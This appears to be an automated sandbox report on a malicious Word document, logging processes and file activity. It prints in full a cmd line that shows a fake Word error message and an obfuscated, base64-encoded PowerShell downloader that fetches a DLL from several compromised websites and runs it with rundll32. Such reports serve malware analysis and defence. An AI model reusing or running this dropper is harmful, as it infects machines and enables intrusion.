00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2528 Parent PID: 1220

General

Start time:	13:38:35
Start date:	23/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:

cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc

IABTAGUAVAAtAHYAQQBSAGkAYQBCAE
wAZQAgACgAIgBUADQAIgArACIASwBkADYAIgApACAAKAAgAFsAVAB5AHAAZQ
BdACgAIgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAfQB7ADEAfQAiAC
AALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAnAFMAWQAnACwAJwBzAFQAZQ
AnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAKQAgACkAOwAgAC
AAIAAgAFMARQB0ACAAIAA0ADIAOAAgACgAIAAgAFsAVABZAHAAZQBdACgAIg
B7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAfQB7AD
gAfQB7ADEAfQAiAC0AZgAnAEUATQAuAG4ARQBUAC4AJwAsACcAZQByACcALA
AnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwBFAC
cALAAnAFAAbwBJAE4AJwAsACcAdAAnACwAJwBhAE4AYQBnACcAKQApACAAIA
A7ACAAIAAkAEoAcgBuAHoAbQBrAHMAPQAkAEEAMQA2AEwAIAArACAAWwBjAG
gAYQByAF0AKAAzADMAKQAgACsAIAAkAFkAMQAxAEYAOwAkAE0AMgAwAE0APQ
AoACcATwAxACcAKwAnADgAVwAnACkAOwAgACAAKABJAHQAZQBNACAAKAAiAF
YAQQByAEkAQQBCAGwARQA6AFQANABrACIAKwAiAEQAIgArACIANgAiACkAIA
AgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEkAUgBlAE
MAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AJw
ArACcAUwBuAHUAdgB3ADIAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnAC
sAJwA1ADEAcAB6AHsAMAAnACsAJwB9ACcAKQAgAC0ARgBbAEMASABhAHIAXQ
A5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxACcAKwAnADMAJwApAC
sAJwBBACcAKQA7ACAAIAAkADQAMgA4ADoAOgAiAHMARQBjAHUAYABSAGAAaQ
B0AHkAUABgAFIAYABPAFQAbwBjAG8AbAAiACAAPQAgACgAKAAnAFQAJwArAC
cAbABzADEAJwApACsAJwAyACcAKQA7ACQARQBfADkAUQA9ACgAKAAnAEcAJw
ArACcAOQAxACcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAyAHoAIAA9AC
AAKAAnAEgAJwArACgAJwA2ADQAJwArACcAQwAnACkAKQA7ACQATAAwADQATg
A9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuAD
UAeABoAGcAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQBTAG4AdQB2AHcAJw
ArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAxAHAAJwApAC
sAJwB6AHsAMAB9ACcAKQAtAEYAWwBDAEgAYQByAF0AOQAyACkAKwAkAFcAcw
B4AHcANQAyAHoAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFgAMgA4AE
cAPQAoACcAVwAwACcAKwAnADEARQAnACkAOwAkAE8AMwAzADgAXwA3ADcAPQ
AnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABYAGEAcAAxAG
wAbQBhAD0AKAAnAHgAJwArACcAIAAnACsAKAAnAFsAJwArACcAIABzAGgAIA
BiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApAC
sAKAAnAGsAJwArACcAaQBuAGcAcABsACcAKQArACcAdQBzACcAKwAnAC4AJw
ArACgAJwBlAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG
0AaQBuACcAKwAnAC8ARgB4AG0AJwApACsAKAAnAE0ARQAnACsAJwAvACcAKQ
ArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAAnAC
sAKAAnACAAYgAnACsAJwA6ACcAKwAnAC8ALwBzAGkAbABBrACcAKwAnAG8AJw
ApACsAKAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAH
MAcwAuACcAKwAnAG0AJwApACsAJwBhACcAKwAoACcAdAAnACsAJwByAGkAeA
BpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApAC
sAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAnAG0AJwArACgAJwAvACcAKw
AnAGoAcwAnACkAKwAoACcALwAnACsAJwBxADIANgAnACkAKwAoACcALwAhAC
cAKwAnAHgAIABbACcAKQArACcAIAAnACsAJwBzAGgAJwArACgAJwAgAGIAJw
ArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnAC
kAKwAoACcAZwB1ACcAKwAnAGUAdABlAHIAJwArACcAaQBhACcAKQArACgAJw
AuAGMAbwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAYwAnACsAJwB4AC
cAKQArACcALwAnACsAJwBaACcAKwAoACcALwAhACcAKwAnAHgAJwApACsAJw
AgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAAnACsAJwAgACcAKwAnAG
IAcwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnAHcAJwApACsAJw
AuAGIAJwArACcAaQAnACsAJwBtACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAH
QAaQAnACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAHcAJw
ArACcAcAAtAGEAZABtAGkAbgAvAHMASAB5ACcAKwAnADUAdAAvACcAKwAnAC
EAeAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiADoALwAvAGEAcg
BtAGEAawAnACkAKwAnAG8AbgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnAC
sAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnACsAKAAnAHAALQ
BpACcAKwAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC
8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAFsAJwArACcAIA
BzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApAC
sAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnACkAKwAoACcAbw
BtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC
8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAJwArACcAWwAgAHMAaAAnACkAKw
AoACcAIABiACcAKwAnADoAJwApACsAKAAnAC8AJwArACcALwBoAG8AJwApAC
sAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG0ALwAnACsAJw
B3AHAAJwApACsAKAAnAC0AYwAnACsAJwBvAG4AdAAnACkAKwAoACcAZQBuAH
QAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBlAGAAUABsAGAAQQ
BDAGUAIgAoACgAJwB4ACAAJwArACgAJwBbACAAcwBoACcAKwAnACAAJwApAC
sAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcg
AnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQATwAzADMAOABfADcANwAsAC
cAdwBkACcAKQBbADMAXQApAC4AIgBTAHAAYABsAEkAdAAiACgAJABPADUAMw
BVACAAKwAgACQASgByAG4AegBtAGsAcwAgACsAIAAkAFUAXwAyAEQAKQA7AC
QAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AGYAbwByAGUAYQ
BjAGgAIAAoACQATQB6AHUAYwBoAGoANgAgAGkAbgAgACQAWABhAHAAMQBsAG
0AYQApAHsAdAByAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC0ATwBiACcAKw
AnAGoAZQBjACcAKwAnAHQAJwApACAAcwB5AFMAVABlAE0ALgBuAGUAdAAuAF
cARQBCAGMAbABpAGUATgB0ACkALgAiAGQATwBXAGAATgBMAE8AYQBEAGYAYA
BpAGAATABFACIAKAAkAE0AegB1AGMAaABqADYALAAgACQAWABkAG4ANQB4AG
gAZwApADsAJABDADUANwBCAD0AKAAnAEMAMgAnACsAJwA5AEMAJwApADsASQ
BmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACsAJwB0AGUAJwArACcAbQAnAC
kAIAAkAFgAZABuADUAeABoAGcAKQAuACIAbABlAE4AYABHAGAAVABoACIAIA
AtAGcAZQAgADQANwA2ADYAOQApACAAewAuACgAJwByAHUAJwArACcAbgBkAG
wAbAAzADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoACcAQQBuACcAKw
AnAHkAUwB0ACcAKQArACcAcgAnACsAKAAnAGkAbgAnACsAJwBnACcAKQApAC
4AIgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAApADsAJABNADMAOQBTAD0AKA
AnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACkAKQA7AGIAcgBlAGEAawA7AC
QAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGACcAKQB9AH0AYwBhAHQAYw
BoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADIAJwArACcAMQBYACcAKQA=

Imagebase:

0x4a630000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2280 Parent PID: 2528

General

Start time:	13:38:36
Start date:	23/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff190000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2500 Parent PID: 2528

General

Start time:	13:38:36
Start date:	23/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -w hidden -enc IABTAGUAVAAtAHYAQQBSAGkAYQBCAE wAZQAgACgAIgBUADQAIgArACIASwBkADYAIgApACAAKAAgAFsAVAB5AHAAZQ BdACgAIgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAfQB7ADEAfQAiAC AALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAnAFMAWQAnACwAJwBzAFQAZQ AnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAKQAgACkAOwAgAC AAIAAgAFMARQB0ACAAIAA0ADIAOAAgACgAIAAgAFsAVABZAHAAZQBdACgAIg B7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAfQB7AD gAfQB7ADEAfQAiAC0AZgAnAEUATQAuAG4ARQBUAC4AJwAsACcAZQByACcALA AnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwBFAC cALAAnAFAAbwBJAE4AJwAsACcAdAAnACwAJwBhAE4AYQBnACcAKQApACAAIA A7ACAAIAAkAEoAcgBuAHoAbQBrAHMAPQAkAEEAMQA2AEwAIAArACAAWwBjAG gAYQByAF0AKAAzADMAKQAgACsAIAAkAFkAMQAxAEYAOwAkAE0AMgAwAE0APQ AoACcATwAxACcAKwAnADgAVwAnACkAOwAgACAAKABJAHQAZQBNACAAKAAiAF YAQQByAEkAQQBCAGwARQA6AFQANABrACIAKwAiAEQAIgArACIANgAiACkAIA AgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEkAUgBlAE MAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AJw ArACcAUwBuAHUAdgB3ADIAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnAC sAJwA1ADEAcAB6AHsAMAAnACsAJwB9ACcAKQAgAC0ARgBbAEMASABhAHIAXQ A5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxACcAKwAnADMAJwApAC sAJwBBACcAKQA7ACAAIAAkADQAMgA4ADoAOgAiAHMARQBjAHUAYABSAGAAaQ B0AHkAUABgAFIAYABPAFQAbwBjAG8AbAAiACAAPQAgACgAKAAnAFQAJwArAC cAbABzADEAJwApACsAJwAyACcAKQA7ACQARQBfADkAUQA9ACgAKAAnAEcAJw ArACcAOQAxACcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAyAHoAIAA9AC AAKAAnAEgAJwArACgAJwA2ADQAJwArACcAQwAnACkAKQA7ACQATAAwADQATg A9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuAD UAeABoAGcAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQBTAG4AdQB2AHcAJw ArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAxAHAAJwApAC sAJwB6AHsAMAB9ACcAKQAtAEYAWwBDAEgAYQByAF0AOQAyACkAKwAkAFcAcw B4AHcANQAyAHoAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFgAMgA4AE cAPQAoACcAVwAwACcAKwAnADEARQAnACkAOwAkAE8AMwAzADgAXwA3ADcAPQ AnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABYAGEAcAAxAG wAbQBhAD0AKAAnAHgAJwArACcAIAAnACsAKAAnAFsAJwArACcAIABzAGgAIA BiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApAC sAKAAnAGsAJwArACcAaQBuAGcAcABsACcAKQArACcAdQBzACcAKwAnAC4AJw ArACgAJwBlAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG 0AaQBuACcAKwAnAC8ARgB4AG0AJwApACsAKAAnAE0ARQAnACsAJwAvACcAKQ ArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAAnAC sAKAAnACAAYgAnACsAJwA6ACcAKwAnAC8ALwBzAGkAbABrACcAKwAnAG8AJw ApACsAKAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAH MAcwAuACcAKwAnAG0AJwApACsAJwBhACcAKwAoACcAdAAnACsAJwByAGkAeA BpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApAC sAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAnAG0AJwArACgAJwAvACcAKw AnAGoAcwAnACkAKwAoACcALwAnACsAJwBxADIANgAnACkAKwAoACcALwAhAC cAKwAnAHgAIABbACcAKQArACcAIAAnACsAJwBzAGgAJwArACgAJwAgAGIAJw ArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnAC kAKwAoACcAZwB1ACcAKwAnAGUAdABlAHIAJwArACcAaQBhACcAKQArACgAJw AuAGMAbwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAYwAnACsAJwB4AC cAKQArACcALwAnACsAJwBaACcAKwAoACcALwAhACcAKwAnAHgAJwApACsAJw AgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAAnACsAJwAgACcAKwAnAG IAcwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnAHcAJwApACsAJw AuAGIAJwArACcAaQAnACsAJwBtACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAH QAaQAnACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAHcAJw ArACcAcAAtAGEAZABtAGkAbgAvAHMASAB5ACcAKwAnADUAdAAvACcAKwAnAC EAeAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiADoALwAvAGEAcg BtAGEAawAnACkAKwAnAG8AbgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnAC sAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnACsAKAAnAHAALQ BpACcAKwAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC 8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAFsAJwArACcAIA BzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApAC sAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnACkAKwAoACcAbw BtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC 8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAJwArACcAWwAgAHMAaAAnACkAKw AoACcAIABiACcAKwAnADoAJwApACsAKAAnAC8AJwArACcALwBoAG8AJwApAC sAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG0ALwAnACsAJw B3AHAAJwApACsAKAAnAC0AYwAnACsAJwBvAG4AdAAnACkAKwAoACcAZQBuAH QAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBlAGAAAUABsAGAAQQ BDAGUAIgAoACgAJwB4ACAAJwArACgAJwBbACAAcwBoACcAKwAnACAAJwApAC sAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcg AnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQATwAzADMAOABfADcANwAsAC cAdwBkACcAKQBbADMAXQApAC4AIgBTAHAAYABsAEkAdAAiACgAJABPADUAMw BVACAAKwAgACQASgByAG4AegBtAGsAcwAgACsAIAAkAFUAXwAyAEQAKQA7AC QAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AGYAbwByAGUAYQ BjAGgAIAAoACQATQB6AHUAYwBoAGoANgAgAGkAbgAgACQAWABhAHAAMQBsAG 0AYQApAHsAdAByAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC0ATwBiACcAKw AnAGoAZQBjACcAKwAnAHQAJwApACAAcwB5AFMAVABlAE0ALgBuAGUAdAAuAF cARQBCAGMAbABpAGUATgB0ACkALgAiAGQATwBXAGAATgBMAE8AYQBEAGYAYA BpAGAATABFACIAKAAkAE0AegB1AGMAaABqADYALAAgACQAWABkAG4ANQB4AG gAZwApADsAJABDADUANwBCAD0AKAAnAEMAMgAnACsAJwA5AEMAJwApADsASQ BmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACsAJwB0AGUAJwArACcAbQAnAC kAIAAkAFgAZABuADUAeABoAGcAKQAuACIAbABlAE4AYABHAGAAVABoACIAIA AtAGcAZQAgADQANwA2ADYAOQApACAAewAuACgAJwByAHUAJwArACcAbgBkAG wAbAAzADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoACcAQQBuACcAKw AnAHkAUwB0ACcAKQArACcAcgAnACsAKAAnAGkAbgAnACsAJwBnACcAKQApAC 4AIgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAApADsAJABNADMAOQBTAD0AKA AnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACkAKQA7AGIAcgBlAGEAawA7AC QAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGACcAKQB9AH0AYwBhAHQAYw BoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADIAJwArACcAMQBYACcAKQA=
Imagebase:	0x13f3e0000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Snuvw2w\V4651pz	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	5	7FEE875BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	success or wait	3	7FEE875BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	4096	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	2	7FEE875BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
